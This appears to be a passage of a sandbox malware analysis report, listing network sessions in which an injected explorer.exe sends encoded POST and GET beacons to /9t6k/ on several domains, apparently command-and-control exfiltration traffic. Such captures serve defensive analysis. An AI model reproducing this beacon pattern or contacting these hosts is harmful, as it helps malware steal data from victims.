62 58 6a 59 45 30 6e 61 51 52 61 30 58 42 72 43 44 6a 73 64 71 4b 57 39 62 32 37 72 32 48 57 54 33 4d 69 6b 76 5a 71 50 66 6e 52 64 30 64 35 6d 47 77 79 69 39 4e 7a 50 74 61 76 49 6d 36 4f 42 41 71 51 56 44 56 77 57 4a 7a 28 42 63 6a 49 63 7a 47 75 46 70 38 50 4e 45 56 7e 61 70 61 74 4e 56 57 71 39 70 57 4c 48 58 38 50 37 78 62 77 44 75 34 56 50 56 2d 4b 75 76 6b 63 64 32 69 77 50 42 62 37 49 70 64 75 32 69 5f 43 55 57 59 5a 51 35 4a 6d 77 68 57 54 4f 79 58 28 31 51 5a 35 5f 47 6f 52 65 53 5a 55 65 76 74 52 78 79 67 55 62 79 49 46 4f 48 31 4b 64 53 52 4e 47 63 30 36 46 45 48 50 72 4a 53 33 6a 4f 49 76 49 70 5f 6d 6c 49 79 77 68 69 4c 4d 33 71 70 4e 7a 72 35 77 7a 62 36 48 48 41 43 36 46 4c 4f 7e 75 7a 61 35 2d 58 63 6d 46 39 52 39 48 75 55 4b 75 45 4c 44 51 29 2e 00 00 00 00 00 00 00 00 Data Ascii: URflh=L6lFiW9KWnQWL9lbcB7QTYJ4lylxLQur7HtW8R97mai3gxF_WGyhmMe3Q-SaZSJ1pUD4W9Ad VX6A2c7q~Cws17UCxCa_HoJyTQR7HyjgK0YsYCE-GV15ntuIrTHlefOU9fMG7rug6w5TMY(skMbXjYE0naQRa0XBrC DjsdqKW9b27r2HWT3MikvZqPfnRd0d5mGwyi9NzPtavIm6OBAqQVDVwWJz(BcjlczGuFp8PNEV~apatNVWq9pWLHX8 P7xbwDu4VPV-Kuvkcd2iwPBb7Ipdu2i_CUWYZQ5JmwhWTOyX(1QZ5_GoReSZUevtRxygUbyIFOH1KdSRNGc06FEHPr JS3jOIvIp_mlIywhiLM3qpNzr5wzb6HHAC6FLO~uza5-XcmF9R9HuUKuELDQ).

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
33	192.168.2.5	49786	104.31.71.137	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:07:14.848171949 CET	6934	OUT	GET /9t6k/?URflh=E4R/8wd6fgEkWdVXGUezTNl/uDJNCiSgqhAFvmJDlfqfpwFCHVrHgZ/vPMmlVzFxpgLt&UfrD al=0nMpqJVP5t_PDD5p HTTP/1.1 Host: www.sportsbookmatcher.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Dec 3, 2020 10:07:15.109507084 CET	6935	IN	HTTP/1.1 404 Not Found Date: Thu, 03 Dec 2020 09:07:15 GMT Content-Type: text/html; charset=iso-8859-1 Transfer-Encoding: chunked Connection: close Set-Cookie: __cfduid=d7cc6580b990cd5af6a95e619f769186b1606986434; expires=Sat, 02-Jan-21 09:07:14 GMT; path=/; domain=.sportsbookmatcher.com; HttpOnly; SameSite=Lax Vary: Accept-Encoding CF-Cache-Status: DYNAMIC cf-request-id: 06c974212b00002774c7ac7000000001 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=msXtXrEAEXmvpxlWyPMpZfU3ZJXF4PoEThYh%2BlbAlgm%2BKIhySMpYVMSp%2Bx%2FXlZ%2ButWSB9HA4Ukpu2%2BYXifhwTzh8BB1SplAk474rtH7XxqRAl%2F2bDCyGofAy"}],"group":"cf-nel","max_age":604800} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 5fbc22e1dbda2774-PRG Data Raw: 63 62 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 39 74 36 6b 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a 0d 0a Data Ascii: cb<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL /9t6k/ was not found on this server. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
34	192.168.2.5	49787	52.60.87.163	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:07:20.220953941 CET	6936	OUT	POST /9t6k/ HTTP/1.1 Host: www.makingdoathome.com Connection: close Content-Length: 411 Cache-Control: no-cache Origin: http://www.makingdoathome.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.makingdoathome.com/9t6k/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 55 52 66 6c 68 3d 4d 59 68 34 39 6a 61 39 6f 38 63 76 6d 39 62 6d 4f 6d 4d 36 76 64 6e 56 50 4d 63 71 64 37 6c 35 31 72 76 6b 59 73 7a 49 33 57 6d 6d 53 7a 4f 50 28 41 4e 71 68 33 6b 36 6d 33 54 5a 4c 52 5a 41 5a 4b 51 37 52 4d 6a 6a 38 78 54 6d 37 79 70 51 28 69 74 49 78 63 58 37 46 56 76 59 38 38 66 6f 37 6d 36 6a 53 61 68 36 51 51 4c 64 33 4c 4a 5f 4f 73 75 32 44 56 56 44 46 37 6a 57 6a 30 6d 38 51 74 59 6b 36 44 6e 65 6e 35 6c 76 28 41 70 79 59 79 4e 64 69 74 56 68 42 61 48 61 70 6a 52 43 58 59 53 49 7e 45 44 61 4b 6b 57 75 37 35 4f 71 47 6e 50 35 28 4d 46 41 30 31 4e 36 50 69 44 52 61 30 48 72 48 6a 43 39 6f 33 4b 58 4f 65 7e 7a 6b 70 45 74 64 30 33 48 68 68 4b 6b 69 65 6a 4b 37 66 7e 61 4d 6e 33 55 77 6b 6b 4d 63 42 4c 65 55 59 48 43 55 53 6e 55 69 67 50 42 6b 57 4a 70 4c 76 52 50 35 6a 72 57 79 79 37 56 75 65 45 7a 45 6d 68 30 73 6a 39 62 44 32 73 79 6d 4e 58 55 37 4c 46 49 78 4f 30 33 37 62 73 7a 79 43 35 31 69 39 7e 72 79 77 30 57 69 4d 67 49 78 67 43 37 4a 61 76 70 66 4a 4e 7a 76 6a 77 5a 44 37 72 61 7a 4e 6f 4d 4e 46 64 4c 34 6c 65 34 51 78 66 30 43 4e 6a 52 32 62 36 76 6d 50 6f 49 38 5a 50 57 39 72 58 41 71 52 75 37 4b 73 4b 51 52 35 4a 6d 4a 6d 67 79 55 56 30 49 75 57 4a 72 55 78 51 76 36 41 29 2e 00 00 00 00 00 00 00 00 Data Ascii: URflh=MYh49ja9o8cvm9bmOmM6vdnVPMcqd7l51rvkYszI3WmmSzOP(ANqh3k6m3TZLRZAZKQ7RMjj 8xTm7ypQ(itlxcX7FVvY88fo7m6jSah6QQLd3LJ_Osu2DVVDF7jWj0m8QtYk6Dnen5lv(ApyYyNditVhBaHapjRCXY SI~EDaKkWu75OqGnP5(MFA01N6PiDRa0HrHjC9o3KXOe~zkpEtd03HhhKkiejK7f~aMn3UwkkMcBLeUYHCUSnUigPB kWJpLvRP5jrWyy7VueEzEmh0sj9bD2symNXU7LFIxO037bszyC51i9~ryw0WiMglxgC7JavpfJNzvjwZD7razNoMNF dL4le4Qxf0CNjR2b6vmPoI8ZPW9rXAqRu7KsKQR5JmJmgyUV0IuWJrUxQv6A).

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
35	192.168.2.5	49788	52.60.87.163	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:07:20.326409101 CET	6937	OUT	GET /9t6k/?URflh=DaVCjFuxi8lQ0KSmZmVVzdfbFs8HKa1S3sC5D9GQ7HSGSXmO4QACkgMj7QCmBzxlGckN&UfrDal=0nMpqJVP5t_PDD5p HTTP/1.1 Host: www.makingdoathome.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Dec 3, 2020 10:07:20.431005001 CET	6938	IN	HTTP/1.1 200 OK Server: nginx Date: Thu, 03 Dec 2020 09:07:20 GMT Content-Type: text/html; charset=UTF-8 Content-Length: 3984 Connection: close Vary: Accept-Encoding Vary: Accept-Encoding Cache-Control: max-age=604800 Expires: Thu, 10 Dec 2020 09:05:53 +0000 Content-Security-Policy: default-src 'self' 'unsafe-inline' https://park.101datacenter.net https://*.deviceatlascloud.com/ https://cs-cdn.deviceatlas.com data: Access-Control-Allow-Origin: https://park.101datacenter.net X-Frame-Options: SAMEORIGIN X-Cached: HIT Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 64 69 72 3d 22 22 20 6c 61 6e 67 3d 22 22 3e 0a 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 46 75 74 75 72 65 20 68 6f 6d 65 20 6f 66 20 6d 61 6b 69 6e 67 64 6f 61 74 68 6f 6d 65 2e 63 6f 6d 3c 2f 74 69 74 6c 65 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 64 65 73 63 72 69 70 74 69 6f 6e 22 20 63 6f 6e 74 65 6e 74 3d 22 44 6f 6d 61 69 6e 20 4e 61 6d 65 20 52 65 67 69 73 74 72 61 74 69 6f 6e 20 2d 20 72 65 67 69 73 74 65 72 20 79 6f 75 72 20 64 6f 6d 61 69 6e 20 6e 61 6d 65 20 6f 6e 6c 69 6e 65 2c 61 6e 64 20 67 65 74 20 74 68 65 20 6e 61 6d 65 20 79 6f 75 20 77 61 6e 74 20 77 68 69 6c 65 20 69 74 27 73 20 73 74 69 6c 6c 20 61 76 61 69 6c 61 62 6c 65 2e 20 49 6e 74 65 72 6e 65 74 20 44 6f 6d 61 69 6e 20 52 65 67 69 73 74 72 61 74 69 6f 6e 20 26 20 49 6e 74 65 72 6e 61 74 69 6f 6e 61 6c 20 44 6f 6d 61 69 6e 20 4e 61 6d 65 20 52 65 67 69 73 74 72 61 74 69 6f 6e 2e 22 3e 0a 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 75 74 66 2d 38 22 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2e 30 2c 20 6d 61 78 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2e 30 2c 20 75 73 65 72 2d 73 63 61 6c 61 62 6c 65 3d 6e 6f 22 3e 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 58 2d 55 41 2d 43 6f 6d 70 61 74 69 62 6c 65 22 20 63 6f 6e 74 65 6e 74 3d 22 49 45 3d 65 64 67 65 2c 63 68 72 6f 6d 65 3d 31 22 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 72 6f 62 6f 74 73 22 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 64 65 78 2c 20 66 6f 6c 6c 6f 77 22 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 47 4f 4f 47 4c 45 42 4f 54 22 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 64 65 78 2c 20 66 6f 6c 6c 6f 77 22 3e 0a 3c 6d 65 74 61 20 4e 41 4d 45 3d 22 72 65 76 69 73 69 74 2d 61 66 74 65 72 22 20 43 4f 4e 54 45 4e 54 3d 22 31 35 20 64 61 79 73 22 3e 0a 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 70 61 72 6b 2e 31 30 31 64 61 74 61 63 65 6e 74 65 72 2e 6e 65 74 2f 69 6d 61 67 65 73 2f 76 65 6e 64 6f 72 2d 31 2f 69 63 6f 6e 2f 31 30 31 64 6f 6d 61 69 6e 2e 69 63 6f 22 3e 0a 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 74 79 6c 65 73 68 65 65 74 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 70 61 72 6b 2e 31 30 31 64 61 74 61 63 65 6e Data Ascii: <!DOCTYPE html><html dir="" lang=""><head><title>Future home of makingdoathome.com</title><meta name="description" content="Domain Name Registration - register your domain name online,and get the name you want while it's still available. Internet Domain Registration & International Domain Name Registration."><meta charset="utf-8"><meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0, user-scalable=no"><meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1"><meta name="robots" content="index, follow"><meta name="GOOGLEBOT" content="index, follow"><meta NAME="revisit-after" CONTENT="15 days"><link rel="shortcut icon" href="https://park.101datacenter.net/images/vendor-1/icon/101domain.ico"><link rel="stylesheet" href="https://park.101datacen

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
36	192.168.2.5	49789	208.91.197.27	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:07:25.582581997 CET	6943	OUT	POST /9t6k/ HTTP/1.1 Host: www.rodgroup.net Connection: close Content-Length: 411 Cache-Control: no-cache Origin: http://www.rodgroup.net User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.rodgroup.net/9t6k/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 55 52 66 6c 68 3d 78 58 33 30 78 53 34 72 49 4c 54 5f 4d 79 35 71 74 4c 37 2d 6f 48 6e 71 39 32 4b 4d 59 69 57 75 52 59 55 6e 33 4f 5a 75 39 61 42 52 43 49 5a 36 37 5a 76 50 6d 32 54 62 42 6d 46 4b 49 2d 4d 31 79 71 66 52 5a 55 56 4f 4e 41 41 69 74 51 4a 71 6a 44 43 35 7a 4e 54 41 28 72 6e 43 70 76 64 62 63 79 78 58 6f 43 43 61 66 77 52 79 71 67 6d 50 6e 71 78 6a 35 6d 57 51 6c 58 37 74 54 50 69 62 71 77 35 32 4a 39 61 6f 58 33 31 34 6c 62 28 65 53 73 69 34 6a 45 49 2d 39 66 50 38 37 58 71 2d 57 6b 71 39 69 4d 6c 4b 46 78 53 30 53 72 32 57 7a 43 56 64 38 4d 54 65 53 32 66 31 45 72 66 44 37 57 59 71 34 4c 50 4d 57 70 66 63 47 59 44 73 36 6d 47 71 48 30 68 6f 64 37 71 44 41 4f 52 5a 52 47 65 76 6c 53 41 51 71 6d 39 30 4f 51 33 56 38 72 38 53 42 6a 52 56 51 4c 5a 57 54 65 45 46 6f 53 77 61 52 5a 38 52 64 50 42 33 43 6b 52 48 7a 6f 78 56 73 33 62 79 57 73 56 66 65 57 53 35 6d 79 55 46 76 6e 71 77 6d 49 69 31 77 63 6c 54 4e 4f 34 31 7a 4a 35 62 77 71 31 50 4e 30 52 56 70 5f 4d 59 59 4f 67 45 76 4a 79 52 43 6d 68 46 51 78 66 57 38 46 50 65 73 31 65 77 48 73 67 76 7e 6d 46 75 79 41 79 70 46 5f 79 64 71 48 31 47 39 2d 67 68 71 65 6d 37 63 74 57 44 39 76 67 67 4d 77 38 70 79 46 6c 52 55 6d 63 5f 68 31 45 75 78 77 29 2e 00 00 00 00 00 00 00 00 Data Ascii: URflh=xX30xS4rILT_My5qtL7-oHnq92KMYiWuRYUn3OZu9aBRCIZ67ZvPm2TbBmFKI-M1yqfRZUVO NAAitQJqjDC5zNTA(rnCpvdbcyxXoCCafwRyqgmPnqxj5mWQlX7tTPibqw52J9aoX314lb(eSsi4jEI-9fP87Xq-Wk q9iMlKFxS0Sr2WzCVd8MTeS2f1ErfD7WYq4LPMWpfcGYDs6mGqH0hod7qDAORZRGevlSAQqm90OQ3V8r 8SBjRVQLZWTeEFoSwaRZ8RdPB3CkRHzoxVs3byWsVfeWS5myUFvnqwmIi1wclTNO41zJ5bwq1PN0RVp_ MYYOgEvJyRCmhFQxfW8FPes1ewHsgv~mFuyAypF_ydqH1G9-ghqem7ctWD9vggMw8pyFlRUmc_h1Euxw).

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
37	192.168.2.5	49790	208.91.197.27	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:07:25.721116066 CET	6943	OUT	GET /9t6k/?URflh=+VDOv2YqGr3HQyUjxvr4ySDa222PNTvrG/MhsshnzvB0EZlKybOlzjmZT3Iubthnocji&UfrDal=0nMpqJV P5t_PDD5p HTTP/1.1 Host: www.rodgroup.net Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:07:25.928437948 CET	6945	IN	HTTP/1.1 200 OK Date: Thu, 03 Dec 2020 09:07:25 GMT Server: Apache Set-Cookie: vsid=919vr3545320458231392; expires=Tue, 02-Dec-2025 09:07:25 GMT; Max-Age=157680000; path=/; domain=www.rodgroup.net; HttpOnly X-Adblock-Key: MFwwDQYJKoZIhvcNAQEBBQADSwAwSAJBAKX74ixpzVyXbJprcLfbH4psP4+L2entqri0lzh6pkA aXLPIcclv6DQBeJJjGFWrBIF6QMyFwXT5CCRyjS2penECAwEAAQ==_D+jgbxJ53hpkEJvSdlN2RigowZkrsn9E7lYs o8OIBrxy3q9LRfNpUg4L7YJ1dF924paShLwIhaHs3kAf2HkTkg== Keep-Alive: timeout=5, max=42 Connection: Keep-Alive Transfer-Encoding: chunked Content-Type: text/html; charset=UTF-8 Data Raw: 34 39 34 61 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 2f 2f 45 4e 22 20 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 68 74 6d 6c 34 2f 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 68 74 6d 6c 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 31 39 39 2f 78 68 74 6d 6c 22 20 64 61 74 61 2d 61 64 62 6c 6f 63 6b 6b 65 79 3d 22 4d 46 77 77 44 51 59 4a 4b 6f 5a 49 68 76 63 4e 41 51 45 42 42 51 41 44 53 77 41 77 53 41 4a 42 41 4b 58 37 34 69 78 70 7a 56 79 58 62 4a 70 72 63 4c 66 62 48 34 70 73 50 34 2b 4c 32 65 6e 74 71 72 69 30 6c 7a 68 36 70 6b 41 61 58 4c 50 49 63 63 6c 76 36 44 51 42 65 4a 4a 6a 47 46 57 72 42 49 46 36 51 4d 79 46 77 58 54 35 43 43 52 79 6a 53 32 70 65 6e 45 43 41 77 45 41 41 51 3d 3d 5f 44 2b 6a 67 62 78 4a 35 33 68 70 6b 45 4a 76 53 64 6c 4e 32 52 69 67 6f 77 5a 6b 72 73 6e 39 45 37 6c 59 73 6f 38 4f 49 42 72 78 79 33 71 39 4c 52 66 4e 70 55 67 34 4c 37 59 4a 31 64 46 39 32 34 70 61 53 68 4c 77 49 68 61 48 73 33 6b 41 66 32 48 6b 54 6b 67 3d 3d 22 3e 0d 0a 3c 68 65 61 64 3e 3c 73 63 72 69 70 74 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 3e 76 61 72 20 61 62 70 3b 3c 2f 73 63 72 69 70 74 3e 3c 73 63 72 69 70 74 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 20 73 72 63 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 72 6f 64 67 72 6f 75 70 2e 6e 65 74 2f 70 78 2e 6a 73 3f 63 68 3d 31 22 3e 3c 2f 73 63 72 69 70 74 3e 3c 73 63 72 69 70 74 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 20 73 72 63 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 72 6f 64 67 72 6f 75 70 2e 6e 65 74 2f 70 78 2e 6a 73 3f 63 68 3d 32 22 3e 3c 2f 73 63 72 69 70 74 3e 3c 73 63 72 69 70 74 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 3e 66 75 6e 63 74 69 6f 6e 20 68 61 6e 64 6c 65 41 42 50 44 65 74 65 63 74 28 29 7b 74 72 79 7b 69 66 28 21 61 62 70 29 20 72 65 74 75 72 6e 3b 76 61 72 20 69 6d 67 6c 6f 67 20 3d 20 64 6f 63 75 6d 65 6e 74 2e 63 72 65 61 74 65 45 6c 65 6d 65 6e 74 28 22 69 6d 67 22 29 3b 69 6d 67 6c 6f 67 2e 73 74 79 6c 65 2e 68 65 69 67 68 74 3d 22 30 70 78 22 3b 69 6d 67 6c 6f 67 2e 73 74 79 6c 65 2e 77 69 64 74 68 Data Ascii: 494a<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd"><html xmlns="http://www.w3.org/1999/xhtml" data-adblockkey="MFwwDQYJKoZIhvcNAQEBBQADSwAwSAJBAKX74ixpzVyX bJprcLfbH4psP4+L2entqri0lzh6pkAaXLPIcclv6DQBeJJjGFWrBIF6QMyFwXT5CCRyjS2penECAwEAAQ==_D+jgb xJ53hpkEJvSdlN2RigowZkrsn9E7lYso8OIBrxy3q9LRfNpUg4L7YJ1dF924paShLwIhaHs3kAf2HkTkg==""><head><script t ype="text/javascript">var abp;</script><script type="text/javascript" src="http://www.rodgroup.net/px.js?ch=1"></script> <script type="text/javascript" src="http://www.rodgroup.net/px.js?ch=2"></script><script type="text/javascript">function handleABPDetect(){try{if(!abp) return;var imglog = document.createElement("img");imglog.style.height="0px";imglog.style .width

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
38	192.168.2.5	49791	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:07:36.368546009 CET	6965	OUT	POST /9t6k/ HTTP/1.1 Host: www.buttsliders.com Connection: close Content-Length: 411 Cache-Control: no-cache Origin: http://www.buttsliders.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.buttsliders.com/9t6k/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 55 52 66 6c 68 3d 69 58 65 51 46 6f 76 76 31 30 77 6f 50 32 68 78 42 78 32 48 55 32 58 49 70 57 54 30 30 54 38 75 69 48 6d 5f 70 7a 43 54 38 49 71 70 76 42 65 6a 37 6b 52 33 63 52 63 68 76 6a 76 33 4a 6f 69 7a 72 6e 4c 34 6f 5f 73 4e 37 69 67 37 31 38 31 4b 43 38 49 5f 53 4b 36 35 41 68 57 4d 74 77 33 75 6d 31 36 36 74 48 28 54 4d 41 4a 4d 68 61 78 47 59 52 4c 76 6b 65 41 61 69 37 41 78 66 35 6f 75 4e 52 34 77 62 6c 6c 52 65 7a 78 35 65 4b 77 4e 65 50 63 47 46 75 62 70 64 37 69 6e 34 4f 36 58 61 6d 6c 71 64 68 4e 34 75 46 4c 54 71 47 39 70 7a 67 58 4f 68 65 28 44 51 6b 32 68 5a 58 4b 35 73 2d 6c 72 56 4e 64 6a 55 62 70 31 63 48 70 30 56 6b 44 78 46 5f 43 34 4c 57 70 36 34 57 28 4a 55 56 7e 4d 59 47 34 56 70 30 61 59 35 6e 65 62 33 6a 69 65 4e 61 77 65 55 41 4f 77 6e 77 71 42 45 4a 31 72 43 4f 34 77 78 59 36 42 69 57 4d 4e 51 4a 75 31 53 6f 66 4e 45 73 49 52 66 53 38 71 55 71 68 5a 70 6c 52 74 45 79 4f 71 61 61 62 66 70 73 4a 57 34 6b 53 38 73 55 79 36 62 33 58 79 5a 55 6a 6b 6c 54 77 4f 64 56 77 39 69 72 53 56 6c 57 56 41 31 48 5a 57 43 4c 4e 42 49 61 61 62 55 5f 31 39 55 6d 50 76 45 33 31 35 61 47 48 64 6f 53 54 77 73 4e 38 31 50 36 62 32 64 31 4c 62 31 5f 63 72 7e 30 49 74 6c 75 67 61 6b 2d 4e 6e 58 41 29 2e 00 00 00 00 00 00 00 00 Data Ascii: URflh=iXeQFovv10woP2hxBx2HU2XIpWT00T8uiHm_pzCT8lqpvBej7kR3cRchvjv3JoizrnL4o_sN7ig7181KC8 I_SK65AhWMtw3um166tH(TMAJMhaxGYRLvkeAai7Axf5ouNR4wbllRezx5eKwNePcGFubpd7in4O6XamlqdhN4uFLT qG9pzgXOhe(DQk2hZXK5s-lrVNdjUbp1cHp0VkDxF_C4LWp64W(JUV~MYG4Vp0aY5neb3jieNaweUAOwnwqBEJ1rCO 4wxY6BiWMNQJu1SofNEsIRfS8qUqhZplRtEyOqaabfpsJW4kS8sUy6b3XyZUjklTwOdVw9irSVlWVA1HZWCLNBIaab U_19UmPvE315aGHdoSTwsN81P6b2d1Lb1_cr~0ltlugak-NnXA).

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:07:36.484241962 CET	6966	IN	HTTP/1.1 405 Not Allowed Server: openresty Date: Thu, 03 Dec 2020 09:07:36 GMT Content-Type: text/html Content-Length: 154 X-Adblock-Key: MFwwDQYJKoZIhvcNAQEBBQADSwAwSAJBAJRmzcpTevQqkWn6dJuX/N/Hxl7YxbOwy8+73ijqYSQ EN+WGxrruAKtZtliWC86+ewQ0msW1W8psOFL/b00zWqsCAwEAAQ_GEWaPWv7oyNYqjTCBTrOX3wFLHE6 FYJmYtd8eW6RDQdCsROFNoyy1l8NhYtQ2wdaEnybn244fxZZ3FTqidUUEw Via: 1.1 google Connection: close Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 35 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 35 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6f 70 65 6e 72 65 73 74 79 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>405 Not Allowed</title></head><body> 405 Not Allowed <hr> openresty </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
39	192.168.2.5	49792	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:07:36.385788918 CET	6966	OUT	GET /9t6k/?URflh=tVqqbIXu9nsll248AUXCUxr0o0zC9i0c8STc7UOUyN+2mFy87kkATVtNwFSSPJTjqgHk&UfrD al=0nMpqJVP5t_PDD5p HTTP/1.1 Host: www.buttsliders.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Dec 3, 2020 10:07:36.500643969 CET	6967	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Thu, 03 Dec 2020 09:07:36 GMT Content-Type: text/html Content-Length: 275 ETag: "5fc566f7-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

